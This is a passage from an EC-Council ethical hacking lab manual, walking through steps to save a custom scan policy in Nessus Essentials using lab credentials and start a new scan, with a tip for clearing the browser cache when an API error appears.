
16. Specify the **Username** and **Password** in the window. Here, the specified credentials are **CEH123/qwerty@123**.

    Note: Re-enter the created user account credentials, **Admin/password**, if session timeout notification pop-up appears.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click the **Plugins** tab and do not alter any of the options in this window. Click the **Save** button.




18. A **Policy saved successfully** notification pop-up appears, and the policy is added in the **Policies** window, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Now, click **Scans** from the menu bar to open **My Scans** window; click **Create a new scan**.




20. The **Scan Templates** window appears. Click the **User Defined** tab and select **NetworkScan_Policy**.

    Note: If an **API Disabled** pop-up appears, refresh the browser and log in again to the **Nessus Essentials** using credentials (**Admin/password**), if it still shows the API Disabled error then clear the cache of the browser by clicking on the three dots at the top right of the browser → Click on History → Clear History and make sure that cache and cookies are checked and click on clear and login to the **Nessus Essentials** again.

